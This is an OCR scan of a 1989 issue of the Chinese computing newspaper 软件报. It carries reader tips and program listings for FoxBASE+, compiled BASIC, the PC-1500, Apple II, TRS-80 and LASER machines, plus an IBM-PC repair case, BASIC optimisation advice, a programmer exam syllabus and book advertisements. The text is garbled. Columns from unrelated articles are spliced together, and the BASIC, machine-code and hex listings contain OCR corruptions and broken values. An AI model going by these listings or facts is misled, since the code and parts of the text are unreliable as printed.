4)在返回FOXBASE+时要调用FAR返回。  
在编写应用程序时,应注意以下几点:  
1)在进入FOXBASE+后,每个模块只需调用LOAD命令加载一次,只有在该模块被RELEASE

命令释放后,才能再次加载。  
LOAD命令的格式为:LOAD(d,)(模块名)  
其中,d为盘符,模块名即为该模块存放在磁盘上的文件名,如果新加载的模块与原有的模块重名,则新模块取代原有模块。  
2)CALL命令调用时,指定的模块即为加载时的文件名,不用扩展名。  
CALL命令的格式为:CALL(模块名)[WITH(字符串)/(内存变量)]  
FOXBASE+在将控制交给汇编子程序时,代码段(CS)指向子程序的开始,偏移量为0处,数据段(DS)和(BX)寄存器指向参数字符串的首字节。  
3)为了确保加载到内存的模块不被覆盖,在CONFIG.FX配置文件中,MAXMEM的定义值必须大于等于256K,即MAXMEM=256K+加载模块的总容量,否则,在用RUN/1命令运行外部程序时,有可能覆盖加载的模块。  
武汉 孙晓峰

看了贵报今年第11期《编译BASIC无须“汉化”》一文后,我也进行了修改,但经它编译的程序运行后,仍然回到字符状态。通过分析,发现BASRUN.EXE中还有一段要修改。右面是修改的过程,至“END”语句,则BASIC运行结束时将保留当前的显示方式,不会“再次把屏幕设置为字符方式”了。  
江苏 吴军

编译BASIC无须“汉化”  
贵报1989年第11期第2版《编译BASIC的汉化》一文说编译BASIC进入和退出时均把屏幕置为字符显示方式,需“汉化”后才能在C.DOS下正常运行,并给出了把编译BASIC的两个程序去掉“INT 10”中调用的方法,实际上这个问题的解决只要两个BASIC语句,无须进行“汉化”。在BASIC程序首放一条“SCREEN=2,0”语句置为高分辨率图形方式即可进行汉字显示,在程序尾以“STOP”代替“END”语句,则BASIC运行结束时将保留当前的显示方式,不会“再次把屏幕设置为字符方式”了。  
成都 阴本厚

# PC-1500 PSEUDO DOS/1.20 使用说明

新疆八一农学院 郑祖国

## 一、概述

本系统充分利用PC-1500计算机的内存保护功能,把用户RAM区中的一些空闲空间模拟作为“磁盘”使用,从而使在PC-1500计算机内可以同时存储多个程序文件,并且对任一文件可以进行编辑、修改、连接、删除等操作,在一定程度上解除或减轻了以往操作中常常需要摆弄磁带机的之苦,并且扩展了机器使用功能,因此具有很大实用价值,本系统具有下述几个特点:

1. 将用户RAM划分为“磁盘”区和程序区两部分,磁盘区中可存储多个BAS-IC程序文件。若要对某文件进行编辑、修改或运行,只要将其调入程序区即可。
  2. 每个文件可使用八个字符以内的文件名。
  3. 磁盘区的大小可根据文件量自动变换,而且磁盘区和程序中的存储信息是连续存放的,不会产生内存的浪费。
  4. 即使输错了NEW命令,以至破坏了程序或磁盘区的存储结构,也可进行修复。
  5. 能够把多个文件并接起来,并有一些十分方便的编辑命令供操作使用。
- 本系统全部用机器语言编制而成,长度为1180字节,完全浮动。共包含12项使用方便的实用功能。

## 二、系统命令介绍

### 1. I 初始化(INIT)命令

这个命令用于系统初始化,这时“磁盘”区为空,程序区紧接于本系统程序之后。在输入第一个程序之前,一般应执行这个命令。若要进行初始化,按Y键,否则系统拒绝执行此命令。

### 2. P 修复(REPAIR)命令

使用此命令,可对“磁盘”区或程序区进行修复。当屏幕出现“REPAIR PROGRAM DISK?”信息后,若要恢复被使用初始化命令或使用NEW命令而破坏的“磁盘”区,可按R键,当按到P键或其他键时,可恢复刚刚被清除的程序。

### 3. S 文件存储(SAVE)命令

使用此命令,可对当前程序赋予一个文件名,并将其转入“磁盘”区存储下来,存储在“磁盘”区的程序将被屏蔽,即不能显示、打印、执行。当屏幕显示“SAVE”信息后,必须为当前程序指定一个文件名。若无文件名或当前程序为空时,则系统拒绝执行此命令。

### 4. L 文件调出(LOAD)命令

使用此命令,可从“磁盘”区中找出指定的文件并将其送入程序区,文件名作为程序名被记录下来,而程序区中原有的程序将被全部清除。当“磁盘”区中没有(文件名)所指定的文件时,系统拒绝执行此命令。

### 5. M 文件并接(MERGE)命令

使用此命令,可把(文件名)指定的文件连接在当前程序的后面,从而形成一个新程序,连接后的新程序可以统一进行编辑、修改或运行。这一点和以往在磁带上使用的MERGE命令有所不同。当“磁盘”区中没有(文件名)所指定的文件时,系统拒绝执行此命令。

### 6. K 文件删除(KILL)命令

使用此命令,可从“磁盘”区中消除指定(文件名)的文件,同时还消除程序区中现有的程序。

### 7. F 显示文件名(FILE)命令

按F键后,系统将显示存储在“磁盘”区中的第一个文件的(文件名),以后,按↓键显示下一个文件的(文件名),按↑键则显示上一个文件的(文件名),连续按↓键直到最后,所显示的是程序区中当前程序的“程序名”。若按其他键,则系统自动退出此命令。

### 8. R 重编程序行号(RENUM)命令

使用此命令,可对程序区中的整个程序或某一段程序按指定要求进行重编号,但是对GOTO, GOSUB, THEN 等转移语句的出口行号则不能变更。因此,在编辑程序时,请最好在上述语句后使用标号,其使用形式为:

```
RENUM, 新编号行号, 行间距, 行号1, 行号2
```

意义:对行号1至行号2之间的一段重编号,重编号的首行号为给出的“新编号行号”,行距为给出的“行间距”,当省略“新编号行号”和“行间距”时,系统自动取其值为10;省略“行号1”时,隐含值为当前程序的尾行号,当四个参数均省略时,其意义表示对当前程序以10为首行号,以10为间距重新整理行号。(未完待续)

## 苹果机作为专用机进行数据采集、绘图并需打印记录时

数据量又超过一页高分辨图形,希望图形在打印机上能旋转90°,以保证打印机会通常的记录仪一样连续记录曲线。

针对这个问题,我们编制了一个6502汇编程序,采用Epson-80打印机在Apple-11e上实现了90°逆时针转向打印的功能。程序若稍加改动,还可实现放大、缩小、加重等方式,高分辨一页、第二页,以及顺时转向的打印。

程序1为逆时针转向打印,程序2将绘制一随机曲线,运行程序2会得到一连续曲线的打印记录。

### 程序一

```

0300- A5 00 2C C1 C1 30 FB 8D
0308- 90 C0 60 A9 18 85 00 20
0310- 00 03 A9 41 95 00 24 00
0318- 03 A9 07 95 00 20 03
0320- A9 27 85 06 85 09 85 1A
0328- A9 20 85 18 85 1C 85 07
0330- A9 18 85 00 20 03 A9
0338- 48 85 00 20 03 A9 C0
0340- 85 00 20 03 A9 00 85
0348- 00 20 03 A2 00 A0 00
0350- A9 00 85 08 85 19 A6
0358- C9 80 30 04 18 E9 80 85
0360- 00 20 03 18 A5 07 69
0368- 04 85 07 E6 19 A5 C9
0370- 08 D0 E3 A9 00 85 19 A5
0378- 18 85 07 18 A5 06 69 80
0380- 85 06 C8 C0 02 F0 0B C0
0388- 04 F0 07 C0 06 F0 03 4C
0390- 98 03 E6 07 A5 07 85 1B
0398- C0 08 D0 BA A0 00 85 1C
03A0- 85 07 85 18 18 A5 09 69
03A8- 28 85 06 85 09 E6 08 A5
03B0- 08 C9 03 D0 A1 A9 0A 85
03B8- 00 20 03 C6 1A A5 18
03C0- 85 06 85 09 C9 FF D0 01
03C8- 00 4C 30 03 00 00 00 00

```

重庆 欧阳政

### 程序二


```

10 HGR.
20 X1 = 279:Y1 = 50
30 HCOLOR= 3
80 POKE - 16304,0: POKE - 1630
  2,0: POKE - 16300,0: POKE
  16297,0
90 :HPL0T 0,0 TO 279,0 TO 279,191
  TO 0,191 TO 0,0
100 X = X1 - 5:Y = INT ( RAND (1)
  + 50) + 20
110 HPL0T X1,Y1 TO X:Y
120 IF X = 4 THEN 150
130 X1 = X:Y1 = Y
140 GOTO 100
150 PRINT CHR# (4); "BLOAD PRINT
  ,A$300"
160 CALL 779
310 HGR
320 GOTO 20
350 END

```

本版责任编辑: 07号

## IBM-PC 机 检修一例



**故障现象:**  
开机后,监视器指示灯亮,但屏幕无显示,同时发出一短声。

**故障分析:**  
此故障发生有2个可能:(1)监视器损坏。可以用好的调换一下来检验,经检验此故障没有排除,说明监视器没有损坏。(2)移走主机的所有外设,并打开盖子取下相应适配卡,将(DIP1,2)开关设置为最小系统,然后开机,应有一长二短声。经开机检验,并无此声,说明系统板有故障。

**检测方法:**  
当开机后,先用示波器观察DMA应答控制电路(见图1)及等待逻辑电路输出波形是否正常。(见图2)经观测,发现DMA应答电路只等电路均无输出,原因在于U<sub>12</sub>无对R2 DMA(保持请

求)输入,致使DMA应答控制电路被封锁。据DMA时序控制可知,系统处于8088存储器访问周期,即U<sub>12</sub>(LS245)处于由A至B传递数据(D<sub>0</sub>-D<sub>7</sub>)状态,分析比较U<sub>12</sub>输入输出波形,发现18,16脚输出波形幅度明显变小,其产生原因就是芯片U<sub>12</sub>(LS245)出现故障,更换之,故障就可排除。  
山东 王峰

```

5 CLEAR 300
10 READ A$:IF A$="-1" THEN 140
15 IF A$="" THEN LPRINT:GOTO 10
30 L=LEN(A$)
40 FOR I=1 TO L
80 B=ASC(MID$(A$,I,1))
60 IF B=" " THEN B=1:GOTO 120
70 IF B="." THEN B=0:GOTO 120
80 IF B="2" THEN B=0:GOTO 100
90 LPRINT B$;GOTO 120
100 B=ASC(B$)
105 IF B<45 OR B>90 THEN LPRINT B$;GOTO 120

```

## 英·文·大·小·写·字·母·转·换·程·序

```

110 LPRINT CHR$(B+32);
120 NEXT I
130 LPRINT:GOTO 10
140 END
200 DATA " 'THE 'ELECTRONIC 'C'OMPUTER"
205 DATA " "
210 DATA " 'THE ELECTRONIC COMPUTER CAN MULTIPLY"
220 DATA " TWO 10-DIGIT NUMBERS IN 1/1,000 SECOND."
230 DATA " '1"

```

有些微机键盘上没有设置英文的大小写字母转换键,象TRS-80机。若打印一篇英文材料全是大写字母,当然就不太美观。这里给出一个很方便、打印英文大小写字母的转换程序,打印英文资料是极其方便。可扩大低档机的应用。此程序在TRS-80机上运行通过。

程序说明:  
所需打印的英文语句全放在DATA语句中,大写字母用单引号分隔,空行用" "表示;终止符用"-1"表示。

贵阳 杨学松 江西 谢志明

## 对文件名加控制字符的最简解密

对APPLE机在文件名中加控制字符,能使别人无法调入文件,一般解密都是利用工具软件。如果利用ESC键的特殊功能,解密就更简单了。



1989年4月22日

中华学习机文本文件

文本文件编辑不像程序文件那么方便。建立文件，阅读文件，修改文件都很费事。我编了一个简单的文本编辑程序。本程序能阅读、修改、插入、替换、删除文件中的记录。能建立新文件还可以重新存盘和打印。把对文本文件有关操作改为由程序来处理。这样对不熟悉文件结构的人，也能很容易掌握和对文本文件进行操作。程序具体使用如下。

装入本程序并运行。输入每次编辑记录数按任何一个字母。输入文件名。这时屏幕会显示文件中的资料。屏幕是这样设计的，屏幕左上角是文件名。屏幕右上角是工作状态，共有“准备”，“插入”，“删除”，“替换”，“存盘”和“打印”。第10行是操作键提示行。第2行到9行是正文。在“准备”态时。按“△”（或Ctrl-J）将资料上移一个记录。按“▽”（或Ctrl-K）恰相反。按AL, AM, AN, AO, AP分别进入插入，删除替换，存盘和打印。“A”表示Ctrl键。在插入态时，除了按ESC键返回“准备”态。回车进入插入操作外，任何一健，则光标会循环移动到下一个记录。光标定在要插入的前记录，按回车后，输入资料。则程序便在文件中插入该项记录。删除，替换操作同插入。在“准备”状态按ESC便结束程序运行。但在此前最好先进行存盘操作。否则则会丢失编辑文件中的资料。愿本程序能给您带来一点方便。 湖北 朱明前

LASER机上实现CTRL-S功能

在苹果机上有CTRL-S暂停功能，使用户能随时观察到在BASIC程序运行时是否计算有误差，大大加快了编制与修改程序的速度。LASER机上无此功能。我编了一个机器语言子程序，使LASER机具有此功能。程序装入内存后再运行 FOR I=1 TO 1000, PRINT I, NEXT 即可实现CTRL-S的功能。 柳州 刘旭东

```
DATA 197,213,229,205,244,46
DATA 254,204,32,6,118,118,205,244,46,183
DATA .40,258,225,209,193,20
1: FOR I = 38800 TO I + 21: RE
AD A: POKE I, A: NEXT
2 A = 31172: POKE A + 1, 80: PO
KE A + 2, 120: POKE A - 195
370 END
380 L=LEN(A$(K)):L1=1
390 FOR J=1 TO L:M=M+(A$(K),J,1)
400 IF ASC(M)>127 THEN L1=L1+J-2
410 NEXT J:K3=INT((L-L1)/34):NEXT M
420 IF X1 THEN VTAB 1:NTAB 10:PRINT "文件头":X
=1:RETURN
430 X1=2:Q1=Q:K3=0
440 FOR N=X TO X+0
450 VTAB X1:PRINT A$(K)
460 IF N=N THEN VTAB 1:NTAB 10:PRINT "文件尾":RE
TURN
470 GOSUB 300:X1=X1+K3+1
480 IF X1>9 THEN X1=X:RETURN
490 NEXT:RETURN
500 Q=PRE(Q):K3=0
510 FOR P=2 TO 2+Q1:P1=P+K3
520 INVERSE:K=P-2+X
530 VTAB P1:PRINT C$:NORMAL
540 VTAB 10:GOTO 40
550 IF ASC(A$)=13 THEN 590
560 IF ASC(A$)=27 THEN 180
570 VTAB P1:PRINT A$(K):NEXT
580 GOTO 500
590 IF B$(A$)="END"THEN 670
600 IF B$(A$)="替"THEN 630
610 FOR J=N TO K:STEP-1
620 A$(J+1)=A$(J):NEXT J:N=N-1
630 VTAB 1:NTAB 10:INPUT A$(K)
640 VTAB 1:NTAB 10:PRINT C$
650 VTAB P1:PRINT A$(K)
660 GOTO 180
670 FOR J=K TO N-1
680 A$(J)=A$(J+1):NEXT:K=K-1
690 GOTO 180
700 POKE 1659,5
710 FOR I=1 TO N:PRINT A$(I):NEXT
720 POKE 1659,8:GOTO 340
730 DATA 准备,准备,插入,删除,替换,存盘,打印
```

高分辨率图形的清屏技巧

高分辨率图形的清方法较多，这里介绍的是一个较为新颖有趣的清屏程序，它可以将高分辨率图形用多种方式清除干净，随意选择本程序提供的任意几种清屏技巧，重新组织程序，将使您的图形软件耳目一新。为使高分辨率的清屏更加多样生动，使图形软件表演更加丰富多彩，本程序巧妙地利用循环语句，或者改变循环变量的初值、终值、步长；或者变化绘图语句的参数和格式；或者两者兼而有之并采用几重循环，从而提供18种不同方式的清屏模式，形态各异，栩栩如生。整个程序采用模块化结构编写，由于采用总控的方式，其操作显得特别简单，程序运行后，迅速显示一幅图形（例如原先存于磁盘中的图形PIC 1），然后键入1、2、3、...、17、18中的任一数字，就表演一种清屏方式，而要停止运行，键入数字0并回车即可。当画面被一个方式清屏后，由于程序中自动控制，原先的画面又迅速显示出来，等待键入的其它数字输入，再表演一种清屏方式，这里的自动控制，实际上是用了图形搬家的技巧。本程序共有18种不同方式的清屏：1.从上到下2.从下到上3.从右到左4.从左到右5.从中间向左6.从中间向右7.从中间向上8.从中间向下9.从四角向中间10.从中间向四角11.从上到下拉百叶窗12.从左到右拉百叶窗13.从左上、右下同时反方向14.从左上、右下到中间，然后从右上、左下到中间15.从左到右，从上到下双向拉百叶窗16.从左到右，从上到下变化图线17.从左到右暗条18.从右到左暗条。例如键入6，从左、右两边同时向中间清屏，酷似游戏中拉一屏，又如键入11，好像从上到下拉起了一个百叶窗。实际上，本程序只要增加改动个别语句，还有不少清屏方式，读者可以反复试验有关循环语句的初、终值或步长，将会发现许多妙趣横生的清屏技巧。本程序适用于中华学习机 CEC-1, CEC-M, 紫金-I 系列机，也适用 APPLE-I 及其兼容机。（程序清单保留解释权，需要者邮寄5元索取。） 南京大学 朱国江

```
10 FOR I=31072 TO 31118:READ X:
POKE I,X:NEXT I=311142
20 POKE A,24:POKE A+1,216:POKE A
+7,128:NEW
30 DATA 243,1,88,0,33,88,0,205,
92,52,251,62,201
40 DATA 50,172,121,42,162,120,35
124,181,200,205,248
50 DATA 32,42,234,120,195,68,28,
62,24,50,172,121,175,201
```

如何学习 PASCAL 语言?

四川大学副教授 张升楠 PASCAL语言是程序设计语言，学习它的目的当然是学会程序设计，能进行软件的开发和应用。要进一步提高程序设计的能力和水平，还必须从数据结构和算法方面打下较好的基础。学习PASCAL语言只不过是使用该语言来表达给定问题的算法，并在计算机上得出所需要的结果。如何学好PASCAL语言呢？按我个人体会应有以下几点：1. PASCAL语言具有清晰的程序结构，首先要掌握PASCAL语言的分程序结构，分程序包括说明部分和语句部分，说明部分包括：“标号说明部分”、“常量定义部分”、“类型定义部分”、“变量说明部分”、“过程与函数说明部分”。语句部分是程序的核心部分，其中的语句是程序的执行单位，PASCAL语言规定在语句部分出现的量必须在说明部分以说明或定义。语句部分中出现的量如常量、变量、函数、过程和类型，它们的名称是用标识符表示的。2. PASCAL语言具有丰富的数据类型，包括整数类型、实数类型、字符类型、布尔类型、枚举类型、子界类型、集合类型、数组类型、记录类型、文件类型和指针类型，要能正确的写出说明部分，必须对PASCAL语言的数据类型有透彻的了解和掌握。3. PASCAL语言具有简明的通用语句，



# 软件报



1989年  
4月29日  
第17期  
总第135期

普及计算机知识  
开发软件资源

交流计算机技术  
培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘伟德  
国内统一刊号CN51-090 订约代号：61-74 地址：成都市金河街75号

## 计算机应用软件人员水平考试大纲

★系统分析员级★  
一、信息处理系统的分析与设计能力  
1. 系统分析(定义)问题、可行性分析、方案设计(与评价)  
2. 软件设计(结构设计、处理过程设计、文件设计、输入输出设计、人机界面设计等)  
3. 软件测试(测试用例设计方法、测试计划与实施、系统测试与验收等)  
4. 项目管理(项目计划、人员管理、进度管理、费用管理、软件配置管理、版本管理等)  
5. 文档编制  
6. 质量保证  
7. 系统的配置、使用与维护  
8. 系统的安全性和保密性设计  
9. 分布式系统和联机系统的设计  
10. 数据库设计  
11. 典型的应用系

统的分析与设计  
二、软件知识  
1. 软件生存周期与软件工程;  
2. 软件需求分析与定义、软件概要设计、软件详细设计、软件测试、软件维护等的目的、方法和工具  
3. 需求规格说明书和程序设计说明书及其描述工具  
4. 软件开发工具与



庆祝“五一”  
江苏 耿佳景制

环境的基本知识  
4. 软件质量及其评价  
5. 软件工程技术的基本概念(软件复用、程序变换、自动程序设计、智能化软件工具与环境、原型方法等)  
6. 程序语言(包括面向问题的语言)  
7. 文件组织  
8. 操作系统  
9. 数据库管理系统的基本概念  
10. 知识库的基本概念  
11. 新型程序设计范型的基本概念(函数型、逻辑型、面向对象型)  
12. 分布式系统与联机系统  
13. 通用程序包的概念  
14. 系统安全与保密  
15. 软件的权利保护  
16. 标准化

考试内容、方法、出题数、解答数 (\*为暂定数)

| 类别     | 考试大纲            | 时间           | 笔试方式 | 对题数 | 出题数 | 解答数 |
|--------|-----------------|--------------|------|-----|-----|-----|
| 系统分析员级 | ①信息处理能力         | 上午9:00-11:30 | 选择式  | ②③  | 6*  | 6*  |
|        | ②软件知识           | 下午1:00-2:30  | 记述式  | ④   | 12* | 9*  |
|        | ③硬件知识           | 下午2:30-4:50  | 论述式  | ①   | 8*  | 3*  |
|        | ④其它有关知识(详见考试大纲) |              |      | ①   | 4*  | 1*  |
| 高级程序员级 | ①程序编制能力         | 上午9:00-11:30 | 选择式  | ③④  | 10  | 10  |
|        | ②软件知识           | 下午2:00-4:30  | 记述式  | ⑤   | 9   | 5   |
|        | ③硬件知识           |              |      | ①   | 5   | 3   |
|        | ④其它有关知识(详见考试大纲) |              |      | ②   | 4   | 2   |
| 程序员级   | ①程序编制能力         | 上午9:00-11:30 | 选择式  | ②③  | 10  | 10  |
|        | ②软件基础知识         | 下午2:00-4:30  | 记述式  | ④   | 10  | 5   |
|        | ③硬件基础知识         |              |      | ①   | 13  | 4   |
|        | ④其它有关知识(详见考试大纲) |              |      |     |     |     |

★编号：890409

名称：COMX系列软件

作者：理可

### 一、COMX监控系统

功能：监控系统是COMX微机上的分析器语言，开发微机系统软件的重要工具。操作方法和该微机BA SIC状态的操作方法类似，该系统程序有基本上和苹果机的监控系统一样的功能，另外还增加了使一段内存单元为一常数的功能。并能进行四位16进制数的加减运算。该系统为浮动式，因此使得用户能在内存的任何地方，编制自己的程序。

### 二、COMX→PC1绘图程序

功能：该程序为你提供了能在COMX-PC1上绘出80×72分辨率的图形的几个绘图子程序，可以完成绘一点、绘一点、请整个图形及重现图形的功能。绘出的图形可以保存在磁盘中，并可在图形上打印诸如显示作内容。

### 三、打乒乓

功能：该程序为双人游戏，局数为三局，每周以谁先取得21分为胜者。记分为中文显示，并有时间计数，乒乓球运动时以及出界都伴张张悦耳的声响，使得游戏紧张而富有乐趣。

### 四、机器语言快速排序

功能：该程序为你提供可在BAS IC程序中对指定的数组进行排序，适当改变程序内容，便可按大到小或从小到大排出指定数组的顺序。数组类型为整型或浮点型。排序方式有两种，一种为无序号排序，另一种为有序号排序，后一种用于有序号的数组。该程序使用方便，更使得排序工作简而快速。

### 源程序语言：机器语言

### 运行环境：COMX机

转让形式：磁带和使用说明

转让价格：1.全套20元；

2.单个6元。

收帐单位：成都《软件报》信息部



△《IBM-PC/XT硬件原理》一书对IBM机的系统板及外设接口板的芯片和逻辑电路进行了详细论述，同时还介绍了各部分工作的系统软件程序，以软硬结合方式，帮助读者全面掌握机器的工作过程和工作原理。

本书可作系统开发人员、维修人员及大专院校的教材和有关人员的自学书。全书约50万字，近300幅插图。每本定价9.80元，另加邮资1.00元，款到即发。

△《BAS IC语言学习与辅导》一书是由软件专家根据多年的实践和教学经验，参照国内外大量资料编写而成。它对理解BAS IC语言的基本概念和理论，培养程序设计能力具有较大的帮助。本书可供初学BAS IC语言人员自学，也可作各类计算机操作员、程序员的培训教材及中、小学的教学参考书。每本1.50元，另加邮资0.2元，款到即发。

△《小学计算机教材》一书，根据当前世界青少年计算机教育发展趋势和我国的具体情况，吸收国内现有各种教材版本的优点，概括了计算机各方面的知识，BAS IC程序设计语言，突出应用，密切结合教学，适当增加深度和广度，以提高学生竞赛能力。每本1.30元，另加邮资0.2元。款到即发。

以上三种书收帐人：成都市华西医科大学修建室 罗芳武

统计、线性代数、数值分析、离散数学  
3. 英语或日语  
4. 经营管理方面的一般知识  
5. 生产管理方面的一般知识  
6. 管理科学方面的一般知识  
7. 中文信息处理的一般知识

★★高级程序员级★  
一、程序编制能力  
二、按程序规格说明书进行编写程序的能力

1. CAP-14汇编语言程序设计(汇编语言文本附在试卷上)  
2. 掌握并能熟练使用下列程序设计语言中的一种语言  
FORTRAN(国家标准)  
COBOL(国家标准)  
PASCAL(Niklaus Wirth报告)  
C(待定)  
3. 程序的阅读和理解  
4. 程序的测试和排错

三、软件知识  
1. 数据结构(串、数组、列表、树、图、表格及其操作)  
2. 高级语言(语言的数据类型、控制结构和模块结构及常用语言的特点)  
3. 操作系统(操作系统的类型、结构、功能及常用操作系统的特点，多道程序设计，进程和作业调度，存贮管理，外部设备管理，文件系统，保护和保密)

4. 软件工程的基本知识(软件的生命周期、软件的设计方法、结构程序设计方法、软件的可靠性和软件测试、常用软件工具)  
5. 语言处理程序、实用程序和数据库的基本知识

四、硬件知识  
1. 构成计算机主机的主要部件的功能和相互关系(运算器、控制器、主存贮器、数据通路及中断系统)  
2. 存贮器及其组织(各类存贮器、多级存

贮器、虚拟存贮器)  
3. 外围设备及其控制(各类设备及其特征、输入输出接口、A-D与D-A转换、数据通信)  
4. 计算机系统结构的基本知识(并行处理、多处理机系统、系统可靠性与性能)  
5. 与软件关系(存贮分配与保护、地址映像、输入输出可动程序、根脱机系统、中断处理程序)

五、其它有关知识  
1. 专业英语或日语(计算机技术词汇、科技文献的阅读和理解)  
2. 对下列领域至少在一个方面有一定的了解：离散数学、数值计算、统计运筹、企业管理、实时处理

★★程序员级★  
一、程序编制能力  
二、按程序规格说明书进行编写程序的能力

1. CAP-14汇编语言程序设计(汇编语言文本附在试卷上)  
2. 掌握并能熟练使用下列程序设计语言中的一种语言  
FORTRAN(国家标准)  
COBOL(国家标准)  
PASCAL(Niklaus Wirth报告)  
C(待定)  
3. 程序的阅读和理解  
4. 程序的测试和排错

三、软件知识  
1. 数据结构(串、数组、列表、树、图、表格及其操作)  
2. 高级语言(语言的数据类型、控制结构和模块结构及常用语言的特点)  
3. 操作系统(操作系统的类型、结构、功能及常用操作系统的特点，多道程序设计，进程和作业调度，存贮管理，外部设备管理，文件系统，保护和保密)

4. 软件工程的基本知识(软件的生命周期、软件的设计方法、结构程序设计方法、软件的可靠性和软件测试、常用软件工具)  
5. 语言处理程序、实用程序和数据库的基本知识

四、硬件知识  
1. 构成计算机主机的主要部件的功能和相互关系(运算器、控制器、主存贮器、数据通路及中断系统)  
2. 存贮器及其组织(各类存贮器、多级存

贮器、虚拟存贮器)  
3. 外围设备及其控制(各类设备及其特征、输入输出接口、A-D与D-A转换、数据通信)  
4. 计算机系统结构的基本知识(并行处理、多处理机系统、系统可靠性与性能)  
5. 与软件关系(存贮分配与保护、地址映像、输入输出可动程序、根脱机系统、中断处理程序)

五、其它有关知识  
1. 专业英语或日语(计算机技术词汇、科技文献的阅读和理解)  
2. 对下列领域至少在一个方面有一定的了解：离散数学、数值计算、统计运筹、企业管理、实时处理

★★程序员级★  
一、程序编制能力  
二、按程序规格说明书的要求画出程序流程图

1. 阅读和理解程序流程图的功能  
2. 对程序流程图进行检查和排错  
3. 根据程序流程图的要求编写程序



△电视机故障检修系统问世 一种国内首创的电视机电故障检修系统最近由四川省西昌市电子学会研制成功并通过技术鉴定。

该系统是一种人工智能软件。利用它输入电视机故障特征，由计算机进行推理控制，就能给出故障原因及置信度，最后显示出检修方法和电路图，标明故障元件，在技术咨询和实际检修中有很高的实用价值。

摘自《科技日报》  
△自由电脑将进入中国 王安电脑公司着手在中国推出一种全新的电脑产品，其操作可简单得如同书写或使用电话。这种自由电脑系统可使信息传递更为清晰有效，大大提高运行效率。操作者能够直接将其意见以手写、打字或电话的任何形式来传达。

摘自《四川日报》  
△全国计算机行业最新排名公布 最近，机电部计算机行业信息中心(CITIB)公布了全国计算机行业1988年最新排名。中国长城计算机公司、北京四通集团公司和中国科学院计算所分别荣居生产制造、经销服务和科学开发三类(军)业的榜首。

摘自《工人日报》  
△地炮瞄准指挥自动化系统问世 济南军区炮兵某部研制成功的“地炮瞄准指挥自动化系统”最近通过技术鉴定。这个系统是在原有装备的基础上研制部分新材料而配套完善的。该系统集指挥、控制、通信、情报于一体，在炮兵阵地内实现 射击指挥与战术指挥的有机结合。系统网络设置合理，指挥灵活，能保证指挥、营、连三级实施逐级指挥以及越级指挥、营级指挥和跨建制指挥。

摘自《解放军报》



纪念五四运动七十周年  
广西 杨德南篆刻

5. 阅读和理解程序的功能  
6. 对程序进行审查和排错  
7. 程序动态测试与排错的基本方法  
8. 有关程序风格的基本知识  
9. 掌握并能熟练使用下列程序设计语言中的一种语言  
FORTRAN(国家标准)  
COBOL(国家标准)  
PASCAL(Niklaus Wirth报告)  
CAP-14汇编语言(汇编语言文本附在试卷上)  
\*流程图又称为框图

本版责任编辑：04号

BASIC 程序提高速度减少内存的措施

BASIC 语言简单易学,易编程、易调试,不仅适用于科学计算,而且具备一定的数据处理能力,是一种大众化程序设计语言。但是它有一个重要缺点,就是系统分配给 BASIC 用户程序及其变量的内存不能超过 64K 字节,运算速度也受到一定限制。因此,它编制一个较好的程序,除了考虑“良好的结构,容易阅读和理解”外,还必须注意空间的节约和时间的节省。下面,就我们工作中的一些体会,谈谈编制 BASIC 程序如何提高速度及减少内存的措施。

1. 采用模块化结构程序

在设计一个较大的程序时,根据程序的若干功能,把它分解成若干相对独立的功能模块,然后通过链接技术 CHAIN 进行链接,能实现在较小的内存中运行较大程序的目的。模块中,进行语句合并,即一个程序行写出多个语句,语句间用“,”分隔,使其尽量靠近 256 个字符长,可减少程序占用的行数。

2. 科学选择计算方法

如果在一些表达式中需要做相同运算,可以只计算一次并将其结果存储于一个变量之中,便于后面表达式使用,可避免重复计算表达式的值。如:

```
10 X=3*A*B
20 Y=C+A*B
可写成:
```

```
10 Z=A*B
20 X=3*Z
30 Y=C+Z
```

对一个变量赋进一个常数值比赋进另一个变量的值速度要快得多。

对于算术运算,一般来说,加法比乘法快,乘法比除法和乘方要快。因此:

```
X=A*2 可写成 X=A+A
X=A/2 可写成 X=A*0.5
X=A^2 可写成 X=A*A
```

3. 选择合适的数据结构和变量类型

在数据处理中,对定长数据结构的数据处理,程序往往较为简单,而对变长数据结构的数据处理,程序却较为复杂,但是变长结构通常要比定长结构节省内存,编程时可根据具体问题要求综合考虑,加以选择。

BASIC 变量分字符串变量和数值变量两种类型。数值又有整型(%),单精度型(1)和双精度型(\*)之分。高精度变量占用较多的存储空间,\*占8字节,1占4字节,而%只占2字节。用高精度数做算术占用时间也较低精度数为高。循环计算的程序中如果用整数变量,运行速度要快得多。因此,在可能的情况下,要尽可能把变量精度定义得低一些。

4. 调用子程序

子程序可节省一个程序的空间,虽然它们并不节省任何时间,但由于进入和离开一个子程序所花费的额外时间是微不足道的,而且结构的程序还具有简明、紧凑等优点。因此,子程序应广为用之。如果模块 C<sub>1</sub> 和模块 C<sub>2</sub> 具有功能相同的组成部分,可通过模块的分解,把相同部分独立出来,形成子程序。

5. 尽可能使用 BASIC 标准函数

函数是一种特殊的子程序。它的运用能给编程带来许多方便。多处出现的相同计算,使用函数自定义语句 DEF FN, 更能节省空间。函数引用时,尽可能使用已建立的系种函数,因为它所执行的速度比用 BASIC 写的同样功能的程序快得多。

6. 使用 IF 语句

IF 后面的条件中如果用 AND、NOT 和 OR 以及多个互斥条件写成块状结构,能在程序中避免写出多行语句。安排 IF 语句的表达式顺序应先测试最经常发生的条件,以避免不必要的测试,加速程序的执行速度。

7. 优化循环

BASIC 中的循环不仅仅是 FOR-NEXT 循环。形如:

```
30 P=P+1
40 S=S+P
45 A=B+1
```

```
50 IF P<100 THEN 30
```

